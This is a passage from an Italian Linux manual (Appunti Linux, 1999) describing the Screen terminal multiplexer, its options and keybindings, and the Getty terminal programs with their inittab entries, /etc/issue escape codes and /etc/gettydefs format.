Passa nell'undicesima console virtuale.

## 25.8 Terminali virtuali, o finestre, con il programma Screen

È già stato descritto più volte il funzionamento delle console virtuali di GNU/Linux, che, attraverso una sola console fisica, permettono la gestione di più sessioni di lavoro differenti, a cui si accede generalmente con le combinazioni di tasti [ *Ctrl+Fn* ], oppure [ *Ctrl+Alt+Fn* ]. Un effetto simile si può ottenere attraverso dei programmi, che possono essere utilizzati anche quando non si dispone di una console GNU/Linux.

Un programma che svolga questo compito non è così comodo da utilizzare come può esserlo una console virtuale, però può offrire delle possibilità in più. Per esempio, potrebbe trasferire il ***terminale virtuale*** su un altro terminale fisico, senza dover sospendere, né interrompere, il lavoro che si stava svolgendo. In pratica, l'unico programma che si utilizzi per questo scopo è Screen, che permette di fare una quantità di cose, anche il trasferimento di un terminale virtuale a un altro utente (consentendo a questo di continuare il lavoro).

Lo studio di Screen è impegnativo come lo è l'approfondimento di una shell sofisticata. Qui si vogliono mostrare solo i rudimenti, trascurando volutamente funzionalità che, se utilizzate, richiederebbero attenzione per ciò che riguarda la sicurezza.

### 25.8.1 Funzionamento e organizzazione generale

Screen è un programma (in pratica si tratta dell'eseguibile **`screen`**) che si interpone tra una shell, o un applicativo diverso, e il terminale utilizzato effettivamente. In pratica, si tratta di un gestore di finestre a caratteri che, tra le altre cose, permette di aprire più sessioni contemporanee utilizzando un unico terminale fisico.

Ogni terminale virtuale, ovvero ogni finestra, mette a disposizione le funzionalità di un terminale VT100 con delle estensioni di vario tipo. Per ogni finestra viene conservato uno storico delle ultime righe visualizzate, permettendo lo scorrimento all'indietro e la copia di porzioni di questo all'interno dello standard input della stessa o di un'altra finestra.

Come si può intuire, per accedere alle funzionalità offerte da Screen occorre utilizzare dei comandi composti da combinazioni di tasti che vengono intercettati da questo, e non sono passati all'applicazione sottostante, provocando così un'alterazione del comportamento normale di queste applicazioni.

Spesso, viene attivato il bit SUID al binario **`screen`**, assieme all'attribuzione della proprietà all'utente **`root`**. Ciò permette a Screen di fare una serie di cose molto comode, ma richiede attenzione nella sua configurazione, perché ciò potrebbe tradursi in un pericolo in più per chi lo utilizza. Se non si vuole approfondire tanto l'uso di Screen, sarebbe meglio togliere tale permesso.

```
# chmod ug-s /usr/bin/screen
```

Se Screen è in condizione di poterlo fare (di solito solo se è attivato il bit SUID per il binario **`screen`** e questo appartiene all'utente **`root`**), aggiorna il file `/etc/utmp`, cosa che consente di tenere traccia anche di tutti i terminali virtuali aperti attraverso di esso. Questi corrispondono ai dispositivi secondo il modello `/dev/tty[a-e][0-9a-f]`; in pratica si tratta di una lettera da **`a`** a **`e`**, seguita da una cifra esadecimale (i numeri da 0 a 9 e le lettere da **`a`** a **`f`**).

Per poter funzionare, Screen deve creare una pipe con nome, ovvero un file FIFO, per ogni gruppo di finestre aperto, cioè per ogni terminale fisico a cui è connesso effettivamente. Tale file viene definito socket da Screen e dalla sua documentazione. Questo file può essere creato in varie posizioni, a seconda di come sono stati compilati i sorgenti. Se il binario **`screen`** era stato previsto con il bit SUID attivo, questo file FIFO potrebbe essere creato nella directory `/tmp/screens/S-`⟨*utente*⟩`/`, oppure, più utilmente, potrebbe essere creato nella directory `~/.screen/`. È da ritenere che quest'ultima scelta sia la migliore; volendo, si può utilizzare la variabile di ambiente **`SCREENDIR`** per indicare il percorso della directory che Screen deve usare per i file FIFO.

Il nome utilizzato per il file FIFO serve a identificare una particolare sessione di lavoro di Screen, assieme a tutte le finestre gestite attraverso questa. Di solito, si tratta di un nome articolato secondo il modello seguente:

⟨*pid*⟩**.**⟨*terminale*⟩**.**⟨*host*⟩

Per esempio, **`123.tty4.dinkel`** è il modo con cui si identifica la sessione di Screen che ha il numero PID 123, utilizza il terminale corrispondente al dispositivo `/dev/tty4`, sul sistema chiamato **`dinkel`**.

Una sessione di Screen, quando è in funzione regolarmente, è ***attaccata*** al terminale fisico che si utilizza effettivamente (questo terminale fisico può anche essere una console virtuale di GNU/Linux). La sessione può essere distaccata e successivamente riattaccata altrove, presso un altro terminale fisico. Le applicazioni in funzione nelle varie finestre di una sessione distaccata, continuano a funzionare regolarmente. Di solito, a meno di modificare la configurazione predefinita, un segnale di **`HUNGUP`** (aggancio), che generalmente si ottiene disconnettendo la linea attraverso cui è collegato il terminale, provoca solo il distacco della sessione, senza coinvolgere le applicazioni.

Screen può essere controllato attraverso file di configurazione, la cui collocazione può essere varia. Potrebbe trattarsi di `/etc/screenrc` per la configurazione globale e di `~/.screenrc` per la personalizzazione di ogni utente. Le direttive di questi file non vengono mostrate qui; eventualmente si può consultare la documentazione originale: *screen(1)*.

Screen imposta automaticamente la variabile **`TERM`** al valore **`screen`**, in modo da informare opportunamente le applicazioni di adattarsi alle sue caratteristiche.

Quasi tutti i comandi che possono essere impartiti a Screen sono prefissati dalla combinazione [*Ctrl+a*], alla quale segue poi una sequenza di caratteri o di altre combinazioni di tasti, e che ovviamente non vengono passati all'applicazione sottostante. Se però si vuole passare proprio la combinazione [*Ctrl+a*] all'applicazione, si deve usare la sequenza [*Ctrl+a*][*a*].

A volte, Screen ha la necessità di fornire delle indicazioni. Ciò viene fatto sovrascrivendo parte della finestra in uso, di solito nell'ultima riga. Dopo pochi secondi, i messaggi vengono rimossi, ripristinando il testo precedente.

### 25.8.2 $ screen

`screen` [⟨*opzioni*⟩] [⟨*comando*⟩ [⟨*argomenti-del-comando*⟩]]

**`screen`** è il programma binario di Screen. Come accennato in precedenza, viene predisposto spesso in modo da avere il bit SUID attivo e da essere proprietà dell'utente **`root`**. Se non si richiedono funzionalità particolari a questo programma, non è necessaria questa politica.

**`screen`** può essere avviato per iniziare una sessione di lavoro attraverso cui gestire delle applicazioni contenute in finestre differenti, oppure per altre funzionalità che verranno descritte in occasione della presentazione delle opzioni. Quando si avvia **`screen`** in modo normale, si può aggiungere l'indicazione di un comando (con i suoi argomenti), che si vuole avviare all'interno della prima finestra. Se questo comando non viene specificato, **`screen`** avvia una shell (quella indicata nella variabile di ambiente **`SHELL`**, oppure `/bin/sh` in sua mancanza).

Quando un programma ospitato all'interno di una finestra di **`screen`** termina di funzionare, la finestra relativa si chiude. Quando una sessione non ha più finestre, termina di funzionare anche il processo **`screen`** relativo.

#### Alcune opzioni

`-c` ⟨*file*⟩

Permette di specificare un file di configurazione alternativo a quello predefinito.

`-s` ⟨*shell*⟩

Permette di indicare una shell alternativa a quella contenuta nella variabile di ambiente **`SHELL`**, che viene utilizzata ogni volta che si apre una nuova finestra senza specificare il programma che deve essere avviato al suo interno.

`-S` ⟨*sessione*⟩

Permette di dare un nome a una sessione. A questo nome viene comunque aggiunto il numero PID anteriormente. Lo scopo è quello di rendere più semplice l'identificazione di una sessione.

`-ls` | `-list`

Questa opzione va usata da sola: non avvia alcuna nuova sessione e si limita a elencare quelle già aperte dall'utente che ne sta facendo richiesta. Attraverso questo elenco si possono individuare facilmente quali siano le sessioni distaccate, cioè quelle che possono essere riprese utilizzando l'opzione **`-r`**.

`-d` [⟨*pid.*⟩]⟨*tty*⟩[`.`⟨*host*⟩]

`-D` [⟨*pid.*⟩]⟨*tty*⟩[`.`⟨*host*⟩]

Permette di distaccare una sessione di Screen da un terminale fisico, senza interrompere il funzionamento degli applicativi avviati al suo interno. Si può usare questa opzione assieme a **`-r`**, in modo da riattaccare la sessione in un altro terminale.

`-r` [[⟨*pid.*⟩]⟨*tty*⟩[`.`⟨*host*⟩]]

`-R` [[⟨*pid.*⟩]⟨*tty*⟩[`.`⟨*host*⟩]]

Permette di riattaccare sul terminale in funzione attualmente, una sessione staccata in precedenza. Se non si indica la sessione, viene avviata la prima di quelle che risultano distaccate; se in particolare si utilizza **`-R`**, si ottiene comunque l'avvio di una sessione anche se non ce ne sono da riprendere. Questa opzione può essere usata da sola o in abbinamento a **`-d`** (o **`-D`**). In quest'ultimo caso caso, si indica prima l'opzione **`-d`**, poi **`-r`**, e infine la sessione da staccare e da riattaccare.

`-x [[⟨pid.⟩]⟨tty⟩[.⟨host⟩]]`

Questa opzione permette di accedere a una sessione già aperta e funzionante presso un altro terminale fisico. Se non viene specificata la sessione, viene aperta la prima che può essere trovata. Quando si condivide una sessione tra più terminali fisici, ogni terminale può accedere solo alle finestre che non sono attive da qualche parte.

Esempi

$ **screen**

Avvia una sessione di Screen sul terminale da cui si esegue il comando, aprendo la shell predefinita nella prima finestra.

$ **screen mc**

Avvia una sessione di Screen sul terminale da cui si esegue il comando, avviando il programma **mc**, senza argomenti, nella prima finestra.

$ **screen -ls**

Elenca le sessioni aperte dall'utente.

$ **screen -d tty2**

Distacca la sessione in funzione sul terminale identificato dal dispositivo `/dev/tty2` (in pratica, la seconda console virtuale). Non vengono indicate altre informazioni per il nome della sessione, perché probabilmente l'informazione del terminale è sufficiente e non crea ambiguità.

$ **screen -d**

Distacca la prima sessione attiva appartenente dell'utente stesso.

$ **screen -r tty2**

Attacca, sul terminale da cui si dà il comando, la sessione che in origine era stata avviata sul terminale `/dev/tty2` e successivamente distaccata.

$ **screen -r**

Attacca la prima sessione libera che trova.

$ **screen -d -r tty2**

Distacca la sessione in funzione sul terminale identificato dal dispositivo `/dev/tty2`, riattaccandola sul terminale da cui si dà il comando.

$ **screen -d -r**

Distacca la prima sessione attiva che trova e la riattacca sul terminale da cui si dà il comando.

### 25.8.3 Comandi interattivi

Una volta avviato l'eseguibile **screen**, si può interagire con questo attraverso una serie di comandi composti da combinazioni di tasti. Nella maggior parte dei casi si tratta di sequenze iniziate dalla combinazione [ *Ctrl+a* ].

Per motivi di compatibilità, spesso, sono disponibili diversi tipi di sequenze per lo stesso risultato. Nella tabella 25.4 vengono elencate solo alcune di queste sequenze; per un elenco completo occorre leggere la documentazione originale: *screen(1)*.

| Sequenza | Effetto |
|---|---|
| Ctrl+a ? | Mostra una guida rapida ai comandi disponibili. |
| Ctrl+a a | Invia la combinazione [ *Ctrl+a* ] all'applicazione attiva. |
| Ctrl+a *n* | Seleziona l'*n*-esima finestra. La prima ha il numero 0. |
| Ctrl+a n | Passa alla finestra successiva. |
| Ctrl+a p | Passa alla finestra precedente. |
| Ctrl+a c | Crea una nuova finestra. |
| Ctrl+a d | Distacca la sessione dal terminale fisico. |
| Ctrl+a w | Mostra un breve riepilogo delle finestre esistenti. |
| Ctrl+a Esc | Inizia la modalità di scorrimento e copia all'indietro. |
| Ctrl+a ] | Incolla il testo inserito precedentemente nella memoria tampone. |

Tabella 25.4: Alcuni dei comandi che si possono dare a Screen, quando è in funzione.

Le operazioni più complesse sono quelle che riguardano la copia e l'inserimento di testo che proviene da quanto visualizzato attualmente, o nel testo precedente. Infatti, per ogni finestra viene conservato uno storico delle righe visualizzate, che può essere rivisto e dal quale si possono prelevare delle parti, inserendole in una memoria tampone (la documentazione *screen(1)* parla di *paste buffer*).

Con il comando [ *Ctrl+a* ][ *Esc* ] si inizia la modalità di scorrimento e copia, cosa che blocca il funzionamento dell'applicazione che utilizza la finestra attiva. Da quel momento, si possono usare i tasti freccia e pagina per spostare il cursore; eventualmente si possono usare i tasti [ *h* ], [ *j* ], [ *k* ] e [ *l* ], come si fa con VI. Si possono anche fare delle ricerche nello stile di VI, con i comandi [ */* ] e [ *?* ].

Quando si raggiunge il pezzo che si vuole copiare nella memoria tampone, lo si deve delimitare. Ciò si ottiene normalmente premendo il tasto [ *barra spaziatrice* ] nel punto di inizio, quindi si fa scorrere il cursore nel punto finale e si preme nuovamente la [ *barra spaziatrice* ] per concludere. La selezione del testo coincide anche con la conclusione della modalità di scorrimento e copia, cosa che dopo poco fa riprendere il funzionamento del programma.

È possibile anche la selezione di testo in modo rettangolare. Per questo, dopo aver premuto la [ *barra spaziatrice* ] per indicare il punto di inizio, si deve aggiungere anche il tasto [ *c* ], a indicare un bordo sinistro, oppure [ *C* ] a indicare un bordo destro. Successivamente, quando si raggiunge anche il punto finale, si preme nuovamente [ *C* ], oppure [ *c* ] (a seconda di come si è iniziato) prima della [ *barra spaziatrice* ].

Infine, il comando [ *Ctrl+a* ][ *]* ] inserisce il testo, accumulato precedentemente nella memoria tampone, nello standard input dell'applicazione contenuta nella finestra attiva.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Getty

Il programma di gestione del terminale è quello che consente di collegarsi con il sistema operativo e di poter interagire con questo. Quello utilizzato originariamente per questo scopo è **`getty`** (del pacchetto Getty_ps), ma quasi tutte le distribuzioni GNU/Linux preferiscono utilizzare programmi alternativi, come **`agetty`**, **`mingetty`** e **`mgetty`**.

In questo capitolo viene descritto l'uso generale di alcuni di questi programmi, fino alla connessione di un terminale attraverso la porta seriale, senza affrontare il problema della connessione remota attraverso una linea commutata.

La tabella 26.1 elenca i programmi e i file a cui si accenna in questo capitolo.

| Nome | Descrizione |
|---|---|
| getty | Attiva la gestione della console o del terminale. |
| uugetty | Programma Getty specializzato per le porte seriali. |
| /etc/issue | Messaggio introduttivo prima del *login*. |
| /etc/gettydefs | Configurazione della linea. |
| mgetty | Programma Getty specializzato per l'uso del modem. |
| /etc/mgetty+sendfax/mgetty.config | Configurazione principale di **`mgetty`**. |
| /etc/mgetty+sendfax/login.config | Configurazione del *login* di **`mgetty`**. |
| mingetty | Programma Getty minimo per le console virtuali di GNU/Linux. |
| agetty | Programma Getty ridotto. |

Tabella 26.1: Riepilogo dei programmi e dei file per l'attivazione dei terminali a caratteri.

## 26.1 Principio di funzionamento

Nella procedura di inizializzazione del sistema, Getty è quel programma che si occupa di attivare il terminale e iniziare la procedura di *login*. Come dice la pagina di manuale *getty(1)*: «Getty è il secondo dei tre programmi (*init(1)*, *getty(1)* e *login(1)*) utilizzati dal sistema per permettere all'utente di eseguire il *login*». In pratica, il programma Getty si occupa di:

- aprire la linea di terminale e impostare le modalità necessarie;
- emettere il *prompt* per iniziare il *login*;
- ricevere il nominativo usato dall'utente per identificarsi;
- attivare il programma per il *login* (convenzionalmente si tratta di `/bin/login`), fornendogli già il nominativo-utente (sarà poi compito di **`login`** di richiedere l'inserimento della password).

Il programma Getty tipico fa uso di alcuni file:

- `/etc/gettydefs`

  per la definizione delle caratteristiche delle linee dei terminali;
- `/etc/issue`

  per definire un testo di «benvenuto» da inviare all'utente che tenta di connettersi.

### 26.1.1 Utilizzo di un programma Getty

Un programma Getty non è fatto per l'utilizzo manuale diretto, ma per essere inserito nel file `/etc/inittab`, in modo da essere attivato direttamente da **`init`** durante la fase si inizializzazione del sistema. L'attivazione delle sei console virtuali consuete avviene con record simili a quelli seguenti.

```
1:12345:respawn:/sbin/getty tty1
2:2345:respawn:/sbin/getty tty2
3:2345:respawn:/sbin/getty tty3
4:2345:respawn:/sbin/getty tty4
5:2345:respawn:/sbin/getty tty5
6:2345:respawn:/sbin/getty tty6
```

Come si vede dall'esempio, viene usato un argomento per specificare il terminale da utilizzare, ovvero il nome del file di dispositivo corrispondente contenuto nella directory `/dev/`. Questo elemento, viene definito normalmente come «linea», alludendo al tipo di terminale in base al tipo di connessione utilizzata.

Quando il programma Getty viene utilizzato per attivare una connessione attraverso un terminale seriale, si pone il problema di configurare opportunamente la porta seriale stessa. In tal caso si utilizzano altri argomenti, oppure la configurazione del file `/etc/gettydefs`.

Se oltre alla linea seriale si utilizzano dei modem, si aggiunge anche il problema della loro inizializzazione. Il programma Getty può solo occuparsi di quello connesso dalla sua parte, e anche in tal caso si pone il problema di definire la stringa di inizializzazione adatta.

Quando si vuole ottenere una connessione attraverso modem, utilizzando una linea telefonica commutata, Getty deve essere in grado di controllare il modem anche in questo modo, rispondendo, e distinguendo eventualmente se la chiamata proviene da un altro modem o se si tratta di un segnale sonoro normale.

## 26.2 Getty_ps

Getty_ps è un pacchetto composto da due parti: **`getty`** per la connessione attraverso la console e i terminali seriali e **`uugetty`** per la connessione attraverso modem.

I due programmi Getty di Getty_ps utilizzano sia il file di configurazione `/etc/gettydefs` che il file di introduzione `/etc/issue`. Eventualmente, vengono utilizzati anche altri file, la cui posizione cambia a seconda del modo con cui vengono compilati i sorgenti.

### 26.2.1 File delle registrazioni

I due programmi, **`getty`** e **`uugetty`**, possono essere compilati in modo da utilizzare il registro del sistema per annotare gli eventi importanti, oppure in modo da utilizzare un file apposito, generalmente `/var/log/getty.log`. Ciò serve a chiarire che dipende dalle scelte fatte da chi organizza la distribuzione GNU/Linux l'esistenza o meno di tale file e la sua collocazione.

### 26.2.2 Configurazione di linea

Oltre alla configurazione standard dei programmi Getty, definita attraverso il file `/etc/gettydefs`, si possono utilizzare diversi file di configurazione, uno per ogni linea (o terminale), definiti da nomi nella forma seguente, dove questi si riferiscono rispettivamente a **`getty`** e a **`uugetty`**.

`/etc/conf.getty.`⟨*linea*⟩

`/etc/conf.uugetty.`⟨*linea*⟩

Oppure, in alternativa:

`/etc/default/getty.`⟨*linea*⟩

`/etc/default/uugetty.`⟨*linea*⟩

La «linea» è in pratica il nome del dispositivo che fa riferimento al terminale corrispondente, senza il prefisso della directory (per esempio: **`tty1`**, **`tty2`**,... **`ttyS0`**, ecc.).

La distinzione della collocazione e dei nomi utilizzati, dipende sempre dalle scelte fatte in fase di compilazione dei sorgenti.

Se il file previsto per una linea particolare non risulta presente, **`getty`**, oppure **`uugetty`**, utilizzano un file di configurazione generale, rispettivamente:

`/etc/conf.getty`

`/etc/conf.uugetty`

oppure

`/etc/default/getty`

`/etc/default/uugetty`

#### Alcune direttive

Le direttive dei file di configurazione di «linea» sono espresse semplicemente da assegnamenti, nella solita forma:

⟨*nome*⟩=⟨*valore*⟩

Di seguito sono elencate solo alcune direttive che possono essere utilizzate in questi file.

---

`LOGIN=`⟨*nome*⟩

Con questa direttiva si può definire un nome e un percorso differente per il programma che si vuole utilizzare per il *login*. In modo predefinito dovrebbe trattarsi di `/bin/login`.

`ISSUE=`⟨*stringa*⟩

`ISSUE=`⟨*file-issue*⟩

Questa direttiva permette di specificare un messaggio introduttivo diverso da quello contenuto nel solito file `/etc/issue`. Si può specificare una stringa, senza delimitatori, contenente il messaggio stesso, oppure si può indicare il file da utilizzare, con il suo percorso completo (deve iniziare con la barra obliqua, **`/`**). Il testo che definisce questo messaggio introduttivo ammette l'uso degli stessi caratteri di escape mostrati nella tabella 26.3.

`CLEAR=YES`

`CLEAR=NO`

Se viene assegnato il valore **`NO`**, **`getty`** non tenta di ripulire lo schermo prima di emettere il messaggio introduttivo e la richiesta di iniziare il *login*.

`WAITCHAR=YES`

`WAITCHAR=NO`

Se viene assegnato il valore **`YES`**, **`getty`** attende un singolo carattere dalla linea prima di iniziare a emettere l'invito alla connessione.

`DELAY=`⟨*n-secondi*⟩

Questa direttiva viene usata normalmente in congiunzione all'attivazione di **`WAITCHAR`**, in modo da stabilire un ritardo in secondi dopo la ricezione del carattere dalla linea.

`WAITFOR=`⟨*stringa*⟩

Stabilisce una stringa da attendere prima di iniziare a mostrare l'invito al *login*. In pratica, al contrario di **`WAITCHAR`**, si vuole attendere una stringa particolare, e non solo un carattere qualunque. Se viene usato in congiunzione a **`DELAY`**, allora **`getty`** attente il numero di secondi stabilito a partire dal momento in cui la stringa è stata inserita completamente.

`TIMEOUT=`⟨*n-secondi*⟩

Fa in modo che il programma attenda per un numero massimo di secondi che l'utente esegua il *login*; trascorso tale limite, **`getty`** termina l'esecuzione e con lui la possibilità di eseguire un *login* da quella linea.

### 26.2.3 # getty

`getty [`⟨*opzioni*⟩`]` ⟨*linea*⟩ `[`⟨*velocità*⟩ `[`⟨*tipo*⟩`] ]`

`getty -c` ⟨*file-gettydefs*⟩

La sintassi indicata rappresenta una semplificazione di quella effettiva. Il primo dei due casi mostra la situazione più comune, in cui **`getty`** viene avviato in modo da controllare una linea di terminale; il secondo caso rappresenta la sintassi utilizzabile per verificare la validità formale del file `/etc/gettydefs`.

**`getty`** è strettamente dipendente dal file di configurazione `/etc/gettydefs`, e a uno dei suoi record fa riferimento l'argomento indicato con il nome «velocità». Quindi, con questo termine, non si fa tanto riferimento a un numero che esprime la velocità della linea, ma alla sigla corrispondente utilizzata nel file di configurazione, dal quale si ottengono anche altre informazioni.

L'argomento indicato come «tipo» si riferisce al nome del terminale, secondo quanto definito da Termcap e Terminfo. Questa informazione è utile a **`getty`** per conoscere la stringa necessaria a ripulire lo schermo, e per impostare la variabile di ambiente **`TERM`**.

#### Alcune opzioni

`-d` ⟨*file-di-configurazione*⟩

Permette di indicare esplicitamente il file di configurazione di linea. Questa opzione è particolarmente utile quando non si sa precisamente quale sia il file di configurazione giusto per la versione di Getty_ps che si sta utilizzando.

`-r` ⟨*ritardo*⟩

Utilizzando questa opzione si attiva implicitamente la funzione **`WAITCHAR`** e si definisce un tempo di ritardo, espresso in secondi, alla visualizzazione del messaggio di richiesta di *login*. In pratica, corrisponde anche all'uso della funzione **`DELAY`**.

`-w` ⟨*stringa*⟩

Stabilisce una stringa da attendere prima di iniziare a mostrare l'invito al *login*, e corrisponde all'uso della funzione **`WAITFOR`**. Se viene usato in congiunzione all'opzione **`-r`** o alla funzione **`DELAY`**, allora **`getty`** attente il numero di secondi stabilito a partire dal momento in cui la stringa è stata inserita completamente.

`-t` ⟨*tempo-massimo*⟩

Corrisponde alla funzione **`TIMEOUT`**, con cui si può stabilire un tempo massimo, espresso in secondi, per consentire il *login*, scaduto il quale **`getty`** termina di funzionare.

`-c` ⟨*file-gettydefs*⟩

Questa opzione, usata da sola, permette di fare in modo che **`getty`** verifichi la correttezza formale del file `/etc/gettydefs` o di altro analogo costruito per lo stesso scopo.

Esempi

Negli esempi seguenti si fa prevalentemente riferimento a record del file `/etc/inittab`, dove **`getty`** viene usato senza la presenza di un file di configurazione di linea corrispondente (tutto si vede dalla riga di comando). A questo fa eccezione l'ultimo esempio, che richiama espressamente il file di configurazione di linea.

---

```
1:12345:respawn:/sbin/getty tty1
```

Avvia **`getty`** per controllare la linea di terminale `/dev/tty1`, cioè la prima console virtuale. La voce del file `/etc/gettydefs` non viene definita, e quindi si utilizza in modo predefinito il primo record, che dovrebbe corrispondere alla voce **`VC`**. Anche il terminale non viene definito, e probabilmente viene utilizzato il nome **`unknown`**.

```
1:12345:respawn:/sbin/getty tty1 VC linux
```

Come nell'esempio precedente, con la differenza che viene indicata esplicitamente la voce del file `/etc/gettydefs`, e il nome del terminale (**`linux`**).

```
s1:2345:respawn:/sbin/getty ttyS1 DT19200 vt100
```

Avvia **`getty`** per controllare la seconda linea seriale, `/dev/ttyS1`, a cui così si può connettere una terminale seriale normale (senza modem). All'interno del file `/etc/gettydefs` viene selezionata la voce **`DT19200`**, che indica una velocità di 19200 per un *Dumb Terminal* (la sigla «DT» sta appunto per questo). Il tipo di terminale utilizzato è stato **`vt100`** corrispondente al più semplice e comune.

```
s1:2345:respawn:/sbin/getty -d /etc/default/getty.ttyS1 ttyS1 DT19200 vt100
```

Come nell'esempio precedente, definendo esplicitamente un file di configurazione di linea: `/etc/default/getty.ttyS1`.

### 26.2.4 # uugetty

`uugetty [`⟨*opzioni*⟩`]` ⟨*linea*⟩ `[`⟨*velocità*⟩ `[`⟨*tipo*⟩`] ]`

**`uugetty`** si comporta in modo analogo a **`getty`** (con la stessa sintassi e le stesse opzioni), con la differenza fondamentale che utilizza lo stesso sistema di file di *lock* usati dai programmi *uucp*. Ciò costituisce uno standard importante, usato anche da altri programmi, e serve a questi per determinare se una linea (il dispositivo corrispondente) è libera prima di impegnarla.[1]

In pratica **`uugetty`** viene usato tutte le volte che entra in gioco il modem.

## 26.3 File comuni

Si è accennato al fatto che, in generale, i programmi Getty utilizzano un paio di file comuni per la configurazione delle linee e per definire il messaggio introduttivo di invito al *login*.

Inoltre, è generalmente a carico di questi programmi l'aggiornamento del file `/var/run/utmp`.

[1] Per comprendere il problema, basta immaginare ciò che accade quando si utilizza lo stesso modem, sia per una connessione attraverso terminale remoto (attraverso linea commutata) che come fax: prima di trasmettere un fax occorre almeno verificare che il modem sia libero (in pratica si deve controllare la porta seriale corrispondente).

### 26.3.1 /etc/issue

Il file `/etc/issue` viene usato per emettere un messaggio introduttivo prima della richiesta del *login* da parte dei programmi Getty.

Può utilizzare alcuni codici di escape per ottenere effetti particolari. Questi codici dipendono dall'interpretazione del programma Getty che li utilizza. In particolare, l'elenco della tabella 26.2 è adatto sia a **`agetty`** che a **`mingetty`**, quello della tabella 26.3 è adatto solo a Getty_ps e quello della tabella 26.4 è adatto solo a **`mgetty`**.

| Codice | Descrizione |
|---|---|
| \b | Inserisce la velocità in baud della linea utilizzata. |
| \d | Inserisce la data. |
| \s | Inserisce il nome del sistema operativo. |
| \l | Inserisce il nome della linea di terminale utilizzata. |
| \m | Inserisce il nome dell'architettura della macchina. |
| \n | Inserisce il nome dell'elaboratore: *hostname*. |
| \o | Inserisce il nome di dominio dell'elaboratore. |
| \r | Inserisce il numero di rilascio del sistema operativo. |
| \t | Inserisce l'orario. |
| \u | Inserisce il numero di utenti connessi. |
| \U | Come **`\u`**, ma aggiunge la parola **`user`** o **`users`**. |
| \v | Inserisce la versione del sistema operativo. |

Tabella 26.2: Elenco dei codici che **`agetty`** e **`mingetty`** riconoscono nel file `/etc/issue`.

| Codice | Descrizione |
|---|---|
| \\ | Inserisce la barra obliqua inversa (**`\`**). |
| \b | Inserisce il codice <*BS*> (*backspace*). |
| \c | Alla fine di una stringa previene l'inserimento di una nuova riga. |
| \f | Inserisce il codice <*FF*> (*formfeed*). |
| \n | Inserisce il codice <*LF*> (*linefeed*). |
| \r | Inserisce il codice <*CR*> (*carriage return*). |
| \s | Inserisce uno spazio singolo (<*SP*>). |
| \t | Inserisce una tabulazione (<*HT*>). |
| *n* | Inserisce il carattere corrispondente al codice decimale *n*. |
| \0*m* | Inserisce il carattere corrispondente al codice ottale *m*. |
| \0x*h* | Inserisce il carattere corrispondente al codice esadecimale *h*. |
| \ | Alla fine di una riga rappresenta la continuazione su quella successiva. |
| \@ | Inserisce un simbolo **`@`**. |
| @@ | Inserisce un simbolo **`@`**. |
| @b | Inserisce la velocità in baud della linea utilizzata. |
| @d | Inserisce la data. |
| @l | Inserisce il nome della linea di terminale utilizzata. |
| @s | Inserisce il nome di sistema. |
| @t | Inserisce l'orario. |
| @u | Inserisce il numero di utenti connessi. |
| @v | Inserisce la versione. |

Tabella 26.3: Elenco dei codici che Getty_ps riconosce all'interno del file `/etc/issue`.

Dal momento che esistono differenze così grandi tra i vari programmi Getty per i codici di escape utilizzabili nel file `/etc/issue`, l'unico modo per predisporne una versione standard unificata, è quello di fare a meno di questi. Alcune distribuzioni GNU/Linux, a questo proposito, predispongono il file `/etc/issue` attraverso la procedura di inizializzazione del sistema.

### 26.3.2 /etc/gettydefs

Il file `/etc/gettydefs` contiene informazioni utilizzate dai programmi Getty per definire la velocità e altre impostazioni per una particolare linea. Le voci contenute in questo file servono anche per definire l'aspetto dell'invito al *login* (il *prompt*), in aggiunta al messaggio *issue*, e la voce da utilizzare come successiva, nel caso di ricezione di un carattere *break*.

La definizione dell'impostazione della linea avviene in due fasi: inizialmente, prima di fare apparire l'invito al *login*, e poi subito prima di avviare `/bin/login`. Questa configurazione è la parte più difficile, ma spesso è sufficiente utilizzare il file `/etc/gettydefs` già esistente, al massimo ritoccando qualcosa che non

| Codice | Descrizione |
|---|---|
| @ | Il nome del sistema. |
| \n | Inserisce il codice <*LF*> (*linefeed*). |
| \r | Inserisce il codice <*CR*> (*carriage return*). |
| \g | Inserisce il codice <*BEL*> (*bell*). |
| \v | Inserisce una tabulazione verticale (<*VT*>). |
| \t | Inserisce una tabulazione orizzontale (<*HT*>). |
| \f | Inserisce il codice <*FF*> (*formfeed*). |
| \P | Inserisce il nome del dispositivo del terminale (**ttyS*n***). |
| \L | Inserisce il nome del dispositivo del terminale (**ttyS*n***). |
| \I | Inserisce la stringa **CONNECT...** restituita dal modem. |
| \S | Inserisce la velocità della porta seriale. |
| \N | Inserisce il numero di utenti connessi. |
| \U | Inserisce il numero di utenti connessi. |
| \C | Inserisce la data completa del sistema. |
| \D | Inserisce la data del sistema. |
| \T | Inserisce l'ora del sistema. |
| *n* | Inserisce il carattere corrispondente al codice decimale *n*. |
| \0*m* | Inserisce il carattere corrispondente al codice ottale *m*. |
| \0x*h* | Inserisce il carattere corrispondente al codice esadecimale *h*. |

Tabella 26.4: Elenco dei codici di escape e dei parametri utilizzabili all'interno del file `/etc/issue` quando si utilizza il programma **`mgetty`**.

riguarda questa fase di definizione della linea. In ogni caso, la descrizione completa dei valori che possono essere utilizzati è ottenibile da *termios(3)*.

Il file `/etc/gettydefs` ha una struttura particolare; è composto da voci rappresentate da righe necessariamente seguite da una riga vuota (soltanto una), e inoltre le righe che iniziano con il carattere **#** sono ignorate e trattate come commenti. È importante chiarire che le righe vuote non sono trattate come commenti, e dopo una riga contenente una voce, si deve trovare esattamente una riga vuota; se dovessero essercene di più, la lettura del file verrebbe interrotta, ignorando di fatto le voci successive.

Le righe che descrivono una voce particolare sono suddivise in campi, secondo la sintassi seguente:

⟨*etichetta*⟩# ⟨*opzioni-iniziali*⟩ # ⟨*opzioni-finali*⟩ # ⟨*prompt-di-login*⟩ #⟨*etichetta-successiva*⟩

Come si può osservare, i vari campi sono riconoscibili per la presenza del simbolo **#** come elemento di separazione. I campi vengono usati nel modo seguente:

- ⟨*etichetta*⟩

  Si tratta di un nome che identifica la voce, e viene usato questo nome nella riga di comando del programma Getty per farvi riferimento. Tradizionalmente, il nome usato contiene un qualche riferimento alla velocità da utilizzare per la comunicazione. Questo nome è seguito immediatamente dal simbolo **#** in modo da non includere spazi superflui nel nome stesso.

- ⟨*opzioni-iniziali*⟩

